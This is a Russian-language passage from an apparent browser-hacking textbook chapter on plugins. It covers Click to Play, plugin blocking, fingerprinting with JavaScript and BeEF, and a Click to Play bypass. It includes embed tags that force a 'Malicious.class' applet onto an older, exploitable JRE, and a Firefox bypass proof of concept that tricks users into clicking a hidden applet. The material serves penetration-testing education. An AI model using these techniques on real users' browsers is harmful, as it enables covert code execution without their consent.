Открыв в Firefox диспетчер дополнений и выбрав вкладку Plugins, как показано на рис. 8-1, можно увидеть, какие плагины установлены в Firefox. В Chrome, Internet Explorer и других браузерах имеются сходные возможности, хотя в зависимости от браузера они называются по-разному.

Чем плагины отличаются от расширений

Плагины и расширения сходны тем, что расширяют функциональность браузера. Основное различие состоит в том, что расширения добавляют функции с помощью существующих интерфейсов браузера, JavaScript и других API, тогда как плагины задействуют внешний код.




Рис. 8-1. Панель управления Plugins в Firefox с установленными плагинами. Надписи интерфейса: Ask to Activate - запрашивать активацию; Always Activate - всегда активировать; Never Activate - никогда не активировать.

Расширения обычно работают на самых разных страницах, поскольку расширяют некоторую функцию браузера в целом. Плагины, напротив, предназначены для поддержки определенного формата файлов. Они вызываются только тогда, когда браузер встречает один из таких файлов. Это происходит, когда файл внедрен в веб-страницу с помощью тегов `<object>` или `<embed>` либо когда браузер получает поддерживаемый тип содержимого. Заголовок `Content-Type` ссылается на MIME-тип, указывающий браузеру, как следует обработать файл.

На рис. 8-2 показан заголовок `Content-Type` PDF-файла, запрошенного с помощью curl. Ответ содержит `Content-Type: application/pdf`. Встретив такой тип по URL, в данном случае `http://media.blackhat.com/bh-us-12/Briefings/Ocepek/BH_US_12_Ocepek_Linn_BeEF_MITM_WP.pdf`, браузер понимает, что документ следует отобразить с помощью плагина Adobe Acrobat, поскольку Acrobat зарегистрировал себя обработчиком этого MIME-типа.




Рис. 8-2. При обращении к PDF с помощью curl виден тип содержимого application/pdf.

Чем плагины отличаются от обычных программ

Плагины отличаются от обычных программ тем, что расширяют функциональность только браузера. Как правило, плагины вызывают тот же код, что и внешнее приложение. Поэтому уязвимость в приложении часто означает наличие уязвимости и в браузерном плагине. Иными словами, уязвимости библиотеки Adobe Acrobat могут быть доступны для вызова как из внешнего приложения, так и внутри браузера.

У плагинов может быть меньше возможностей и более ограниченная функциональность, чем у полноценного приложения. Поэтому в некоторых случаях предпочтительнее загрузить файл и просмотреть его вне браузера.

Обычно при обновлении приложений связанные с внешним приложением плагины также обновляются. Именно поэтому при установке обновлений приходится перезапускать браузер. Плагин и приложение используют одну кодовую базу, и плагин стал бы нестабильным, если бы лежащий в его основе код изменился в тот момент, когда плагин загружен в браузер.

Вызов плагинов

Как упоминалось ранее, плагины вызываются в одной из двух ситуаций: когда переданный веб-сервером `Content-Type` совпадает с MIME-типом либо когда используются теги `<embed>` или `<object>`. Ниже приведен пример кода, внедряющего Flash-файл в страницу:

```
<object data="flashdemo.swf" type="application/x-shockwave-flash">
  <param name="bhh" value="true">
</object>
```

Этот пример указывает браузеру внедрить объект в страницу. При загрузке файла по его MIME-типу определяется, что это объект Flash. Тем самым браузеру сообщается, что объект следует загрузить с помощью плагина Flash. Наконец, в плагин Flash передается параметр `bhh`.

Click to Play

Функция Click to Play представляет собой попытку повысить безопасность пользователей, запрашивая разрешение перед запуском плагинов.[1] Например, Mozilla применила ее, чтобы сайты не могли вызывать старые версии плагинов, когда приложения с разными требованиями установили несколько версий.

При использовании Click to Play атаки с вызовом старых версий Flash, Acrobat Reader или Java становятся сложнее: чтобы запустить код, пользователь должен сам щелкнуть область экрана, где должен появиться плагин. Помимо ограничения запуска старых версий плагинов, это также уменьшает вероятность того, что плагины будут выполняться без ведома пользователя.

В Google Chrome есть сходная возможность, но по умолчанию она не включена.

> **УКАЗАНИЕ КОНКРЕТНОЙ СРЕДЫ ВЫПОЛНЕНИЯ JAVA В FIREFOX**
>
> Если вы полагаете, что перехваченный браузер Firefox имеет доступ к старой Java Runtime Environment (JRE), можно изменить атрибут `type` в теге `<embed>` и заставить апплет выполняться в старой JRE. Рассмотрим следующий пример:

```
<embed code="Malicious.class"
width="1" height="1"
type="application/x-java-applet;version=1.6.0"
pluginspage="http://java.sun.com/j2se/1.6.0/download.html" />
```

> В этом случае апплет `Malicious.class` попытается запуститься в JRE, поддерживающей MIME-тип `application/x-java-applet;version=1.6.0`. Если установлена JRE с версией не ниже указанной, она выполнит апплет. В противном случае пользователь будет направлен по URL из атрибута `pluginspage`.
>
> Теперь рассмотрим другой пример:

```
<embed code="Malicious.class"
width="1" height="1"
type="application/x-java-applet;jpi-version=1.6.0_18"
pluginspage="http://java.sun.com/j2se/1.6.0/download.html" />
```

Апплет `Malicious.class` попытается запуститься в JRE версии 1.6.0_18. Если это невозможно, пользователь будет направлен по URL, указанному в атрибуте `pluginspage`.

Эти приемы могут помочь, если требуется нацелиться на конкретную версию Java, подверженную определенному эксплойту или уязвимости Click to Play. Некоторые из них будут рассмотрены далее, в разделе «Атаки на Java».

Click to Play применяется совместно со списком блокировки, который автоматически включает эту функцию[2] для плагинов, способных, по сведениям Mozilla, создать проблему безопасности. Однако в самой Click to Play также находили слабости безопасности и способы обхода. Не беспокойтесь: далее в этой главе вы узнаете о них подробнее.

Когда Click to Play активирована, браузер разрешает доступ к плагину только после того, как пользователь увидит предупреждение и нажмет Accept. На рис. 8-3 показаны плагины трех типов: плагин Java, который пользователю предложат активировать; плагины вроде QuickTime, запускающиеся автоматически; и плагины вроде старого Acrobat, которые не запустятся, пока пользователь снова их не включит.




Рис. 8-3. Параметры плагинов Firefox с тремя разными состояниями. Надписи интерфейса: Ask to Activate - запрашивать активацию; Always Activate - всегда активировать; Never Activate - никогда не активировать.

Как блокируются плагины

Прежде чем разбирать способы блокировки плагинов, необходимо понять, почему их блокируют. Безусловно, самая очевидная причина связана с безопасностью. Но плагины блокируют и по другим причинам: некоторые из них нарушают корпоративные правила из-за потокового мультимедиа, опасений в отношении конфиденциальности или возможного влияния на производительность труда сотрудников.

Плагины могут блокироваться либо конфигурацией, применяемой к компьютерам под корпоративным управлением, либо самими поставщиками. Например, в прошлом Microsoft распространяла в составе исправлений безопасности kill bits[3] для некоторых уязвимых плагинов ActiveX, чтобы воспрепятствовать их эксплуатации. Kill bits представляют собой записи реестра, помечающие объекты COM или ActiveX как недоступные для загрузки в браузере. Mozilla также

блокировала старые версии Java, чтобы защитить пользователей от эксплуатации. Во многих корпоративных средах развертывают собственные kill bits ActiveX, отключающие способные вызвать проблемы сторонние плагины. Примером служат продукты Adobe, которые бывает непросто своевременно исправлять в корпоративной среде.

В начале 2013 года Apple присоединилась к компаниям, блокирующим плагины, и заблокировала Java 7, чтобы защитить пользователей от уязвимой версии.[4] Для этого Apple распространила изменение файла конфигурации своего защитного ПО Xprotect, блокирующее плагин Java. Чтобы увидеть, что заблокировано на компьютере Mac, можно открыть XML-файл plist по пути `/System/Library/CoreServices/CoreTypes.bundle/Contents/Resources/Xprotect.plist`.

Для той же уязвимости были выпущены kill bits ActiveX, препятствующие запуску уязвимого ПО в Windows.[5] Добавив правильные значения kill bit в раздел `HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\ActiveX Compatibility`, можно запретить загрузку плагина в Internet Explorer для конкретных версий, не блокируя плагин целиком.

Firefox лишен некоторых из этих корпоративных возможностей, однако встроенный черный список успешно блокирует известные вредоносные плагины. Плагин Java также был добавлен в автоматически обновляемый черный список Firefox. Хотя это может создавать проблемы для корпоративных пользователей, плагин всегда можно снова включить.

Создание отпечатков плагинов

Как и при атаке на браузерные расширения, атаковать плагины проще, если сначала определить, с чем вы имеете дело. Создание отпечатков плагинов напоминает создание отпечатка браузера: нужно отправлять браузеру запросы, чтобы определить, что в действительности запущено. В этом разделе рассматриваются различные способы обнаружения браузерных плагинов и создания их отпечатков.

Обнаружение плагинов

Обнаружить плагины достаточно просто как вручную, так и автоматически. Одни плагины требуют больше усилий, чем другие: иногда достаточно простых запросов к DOM, а иногда приходится пытаться загрузить файл определенного типа. Сочетая разные приемы, можно создать отпечатки большинства популярных браузерных плагинов и определить не только то, активны ли они, но и их версии.

Сначала в этом разделе вы увидите, как вручную запрашивать у браузера сведения о плагинах. Затем, в последующих разделах, узнаете, как применять фреймворки и плагины для автоматического определения версий плагинов в целях атаки.

Firefox и Chrome существенно упрощают задачу, предоставляя список установленных плагинов в DOM-объекте `navigator.plugins`.[6] Используя сведения из справочника Mozilla, можно создать простую веб-страницу, которая запросит этот объект и выведет его элементы в таблице:

```
<HTML>
<BODY>
<SCRIPT>
var pluginLen = navigator.plugins.length;
document.write("<TABLE><TR><TH COLSPAN=4>");
document.write(
  "Plugins Found: " + pluginLen.toString() + " </TH></TR>" +
  "<TR><TH>Name</TH><TH>Filename</TH>" +
  "<TH>Description</TH><TH>Version</TH></TR>\n"
);
for(var i = 0; i < pluginLen; i++) {
  document.write(
    "<TR><TD>"+
    navigator.plugins[i].name +

    "</TD><TD>" +
    navigator.plugins[i].filename +
    "</TD><TD>" +
    navigator.plugins[i].description +
    "</TD><TD>" +
    navigator.plugins[i].version +
    "</TD></TR>\n"
  );
}
document.write("</TABLE>");
</SCRIPT>
</BODY>
</HTML>
```

Если сохранить этот текст в HTML-файле и загрузить его в браузер, будет выведена таблица, похожая на показанную на рис. 8-4, со всеми плагинами и их версиями. В нее входят активные плагины, которые можно вызвать напрямую, а также плагины с Click to Play, поэтому некоторые из них могут потребовать дополнительного вмешательства. На рис. 8-4 показан результат выполнения предыдущего фрагмента кода, перечисляющего содержимое DOM-объекта `navigator.plugins`.




Рис. 8-4. Перечисление DOM-объекта navigator.plugins. Заголовки таблицы: Name - имя; Filename - имя файла; Description - описание; Version - версия.

В Firefox и Chrome можно выполнять дополнительные проверки с помощью DOM-объекта `navigator.mimeTypes`. Запрашивая возвращаемый этим объектом массив, можно проверить, возвращает ли он объект `MimeType` либо `undefined`.

С помощью приема `!!`, рассмотренного ранее в разделе «Создание отпечатка с помощью DOM» главы 6, легко определить по MIME-типу, установлен ли Flash:

```
>>> !!navigator.mimeTypes["application/x-shockwave-flash"]
true
```

В Internet Explorer большинство плагинов выполняется как элементы управления ActiveX. Самый простой способ определить, установлен ли в системе плагин, состоит в попытке создать экземпляр объекта ActiveX и проверке того, вернулся ли допустимый объект. Чтобы выяснить, включен ли Flash в IE, можно выполнить следующий JavaScript:

```
flash_versions = 11;
flash_installed = false;
objname = "ShockwaveFlash.ShockwaveFlash.";
if (window.ActiveXObject) {
  for (x = 2; x <= flash_versions; x++) {
    try {
      Flash = eval("new ActiveXObject('" + objname + x + "');");
      if (Flash) {
        flash_installed = true;
      }
    } catch (e) { }
  }
}
```

По окончании выполнения этого фрагмента переменная `flash_installed` имеет значение `true`, если Flash установлен, и `false`, если нет. Возможно, вы заметили, что проверяются десять разных версий Flash, со 2-й по 11-ю. Объект ActiveX для каждой версии Flash называется по-разному,

поэтому перебор возможных имен позволяет по успешному созданию объекта ActiveX определить, какая версия Flash установлена. Это сложнее проверок для Firefox и Chrome, но при отсутствии удобного доступа к плагинам через DOM данный способ наиболее эффективен для выявления плагинов в Internet Explorer.

Автоматическое обнаружение плагинов

Теперь, когда вы знаете, как вручную обнаруживать плагины с помощью JavaScript, можно перейти к массовому автоматическому обнаружению. Умение создавать проверки плагинов поможет расширять автоматизированные фреймворки. Одним из часто упоминаемых фреймворков обнаружения плагинов является PluginDetect,[7] написанный Эриком Гердсом (Eric Gerds). Класс-обертка JavaScript вместе с подмодулями позволяет создавать легковесные модули запросов JavaScript для проверки множества разных типов плагинов.

Такие фреймворки упрощают быстрое выявление всех установленных плагинов, которые имеет смысл выбрать целью атаки. Во многих случаях пользователи могут даже не узнать о том, что их плагины проверили. Однако некоторые браузеры, например Internet Explorer начиная с версии 8, могли предупреждать пользователя всплывающими окнами. Поэтому перед применением проверок ActiveX в рабочей среде лучше испытать их.

Хотя PluginDetect прекрасно подходит для создания проверок плагинов, если вам нужно лишь получить список собственных плагинов и проверить их актуальность, на сайте Mozilla[8] есть страница проверки плагинов. Она не только перебирает плагины, но и проверяет их состояние. На рис. 8-5 показан результат проверки Mozilla: некоторые модули требуют обновления, а некоторые неизвестны сайту.




Рис. 8-5. Страница Mozilla Plugin Status показывает плагины, требующие обновления. Надписи: Update Now - обновить сейчас; Up to Date - актуальная версия; Research - найти сведения.

Страница Plugin Status обнаруживает многие распространенные плагины, но, как видно на рис. 8-5, некоторые плагины могут быть ей неизвестны. Сайт предоставляет сведения о том, как исследовать версии таких плагинов.

Обнаружение плагинов в BeEF

Рассмотренные выше методы помогают либо проверить собственные плагины, либо создать фреймворки, но иногда удобнее воспользоваться уже готовыми инструментами. В BeEF встроено обнаружение плагинов, поэтому расширять его не требуется, если только вы не хотите проверять новые плагины, о которых BeEF еще не знает.

Как только браузер подключается к BeEF, ряд проверок плагинов выполняется автоматически. На рис. 8-6 показаны стандартные сведения о плагинах, отпечатки которых BeEF создает при подключении браузера. Видно, что проверки Flash, VLC и других компонентов выполняются при инициализации.

Рис. 8-6. Просмотр списка плагинов подключенного браузера. В панели Details приведены Browser Plugins - плагины браузера.

При выполнении этих автоматических задач BeEF старается дополнительно создать отпечатки плагинов так, чтобы пользователь ничего не заметил. Некоторые другие, запускаемые вручную модули BeEF могут выполнять действия, уведомляющие пользователя. На рис. 8-7 показаны дополнительные команды, которые можно запустить в браузере для обнаружения других плагинов.




Рис. 8-7. Дополнительные проверки плагинов в BeEF. В дереве команд видны модули Detect QuickTime, Detect RealPlayer, Detect Silverlight и Detect Unity Web Player.

Четыре цвета светофора обозначают состояние предупреждений для модуля BeEF. Зеленые модули, скорее всего, не уведомят пользователя о проверке. Серые либо не работают, либо окажут минимальное воздействие. Для оранжевых обычно существуют граничные условия, при которых пользователь может получить предупреждение: например, при наличии плагина он ничего не заметит, а при отсутствии увидит нечто странное, либо наоборот. Красные модули, вероятнее всего, предупредят пользователя о ваших действиях. Руководствуясь этими сигналами, можно выбрать модуль, запустить его против браузера и определить дополнительные уязвимые модули, которые удастся выполнить.

Атаки на плагины

Обнаружение плагинов помогает определить, насколько уязвимой может быть цель. Но самое интересное начинается при эксплуатации уязвимой цели. Плагины часто становятся мишенью взломщиков, поэтому специалисту по безопасности также следует хорошо понимать, как работают такие атаки. Это позволит продемонстрировать слабость корпоративным группам безопасности или коллегам и убедить их устанавливать исправления либо менять правила безопасности.

В этом разделе рассматривается несколько способов атаковать плагины. Вы узнаете, как обходить некоторые настройки Click to Play, а также познакомитесь с несколькими часто атакуемыми плагинами. Вы увидите, как задействовать уязвимые плагины для захвата браузеров или выполнения кода на удаленных компьютерах.

Обход Click to Play

Хотя настройка Click to Play в современных браузерах действительно позволяет предупредить пользователя о потенциально подозрительных действиях, допустимые экземпляры плагина малого размера или скрытые экземпляры могут запускаться без вмешательства пользователя.

Сложность такого поведения и конфигураций по умолчанию затрудняет жизнь разработчикам браузеров. Она также осложняет работу специалистов по защитной безопасности: как им узнать, какие плагины не требуют вмешательства Click to Play? Существуют законные причины оставлять плагины невидимыми пользователю на отображаемой странице. Например, разработчик страницы может сделать невидимым плагин, отслеживающий навигацию в браузере для исследования удобства использования. Если затем от пользователя потребуется щелкнуть невидимый плагин для запуска, где именно ему следует щелкнуть?

Пример Firefox

В прошлом ошибки Click to Play позволяли отображать плагины автоматически. Интересный способ обхода был обнаружен Беном Мерфи (Ben Murphy) и успешно работал против Firefox до марта 2013 года.[9] Доказательство концепции было простым, но действенным:

```
<html>
  <head>
    <style type='text/css'>
       #overlay {
         background-color: black;
         position: absolute;
         top: 0px;
         left: 0px;
         width: 550px;
         height: 450px;
         color: white;
         text-align: center;
         padding-top: 100px;
         pointer-events: none;
       }
    </style>
    <body>
      <div id="overlay">Click here</div>
      <applet code="Foo.class" width="500" height="500"/>
  </body>
</html>
```

Указание `pointer-events: none` предотвращало возникновение любых событий мыши в черном элементе `div` с идентификатором `#overlay`. После этого пользователя можно было обманом заставить щелкнуть сообщение Click here, что приводило к выполнению апплета Java, как показано на рис. 8-8.

